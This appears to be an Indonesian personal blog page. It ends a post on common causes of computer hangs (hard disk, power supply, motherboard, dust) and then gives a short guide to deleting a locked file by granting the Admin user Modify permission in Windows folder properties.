untuk hardisk yang tua atau yang bermasalah sebaiknya partisi ulang atau Format FULL, tapi untuk hardisk cacat (baru) sebaiknya segera di tukarkan sebelum masa garansi habis.


4. Power Supply Drop
Kerusakan pada power supply banyak diakibatkan pada panasnya suhu pada power supply, untuk, untuk pencegahannya pada posisi penempatan PC yang mempengaruhi sirkulasi udara power supply dan juga debu yang menempel hendaknya kita bersihkan maksimal 2 bulan sekali

5. Motherboard Rusak
Untuk motherboard jika sudah banyak komponen yang terbakar lebih baiknya kita ganti motherboard tersebut karena bila kita ganti dengan part yang di jual di pasaran tidak akan bertahan lama dan juga berdampak buruk pada processor

6. Debu dan kotoran
permasalahan sepele ini sering kali kita lupakan, sebaiknya kita jadwal maksimal 2 bukan sekali untuk melakukan pembersihan debu dan kotoran di Komputer kita, agar performa komputer tidak terlalu menurun.
Semoga solusi ini bermanfaat untuk mengatasi 6 masalah komputer hang yang sering terjadi dan juga bagi yang belum pernah melakukan langkah ke 6 lebih baik anda lakukan sekarang, karena mencegah lebih baik dari mengobati.

demikian 6 cara mengatasi komputer yang hang dari berry blog, semoga bermanfaat untuk sobat semua .

Thursday, March 8, 2012

0 Cara Mendelete File Yang Tidak Bisa Dihapus


Halo semuanya, mungkin tips saya ini sudah banyak yang tau, tapi gpp ya lw aq posting, ne buat yang belum tw aja, lw yang udah tw , ya udah...hehe, langsung aja dech ya Suatu saat ketika hendak mendelete file atau folder, Anda mendapatkan pesan error seperti dibawah:


error delete file
Pesan seperti diatas muncul biasanya karena user yang sedang kita pakai tidak mempunyai permission untuk mendelete file tersebut. Dalam contoh ini saya login ke komputer dengan username: Admin.
Untuk mendelete file atau folder tersebut ikutilah langkah-langkah berikut untuk menambahkan permission modify pada user Admin tersebut.
  • Klik kanan pada folder yang akan kita hapus.
  • Klik menu Sharing and Security atau klik Properties

  • Klik tab security. Perhatikan dalam kolom Group or Usenames, user Admin bahkan belum terdapat didalamnya.
    folder properties
  • Untuk itu kita tambahkan terlebih dahulu user Admin, dengan cara klik tombol Add..
  • Pada kolom Enter the object names to select ketikan Admin, kemudian klik OK
    menambahkan user admin
  • Setelah user Admin ditambahkan, berikan permission (hak akses) untuk dapat merubah file atau folder tersebut dengan cara mencentang pilihan Modify, klik OK
    menambahkan permission modify
  • Setelah itu barulah hapus kembali file atau folder yang tidak bisa dihapus tersebut.
  • Biasanya dengan cara tersebut file atau folder yang bandel tersebut dapat kita hapus.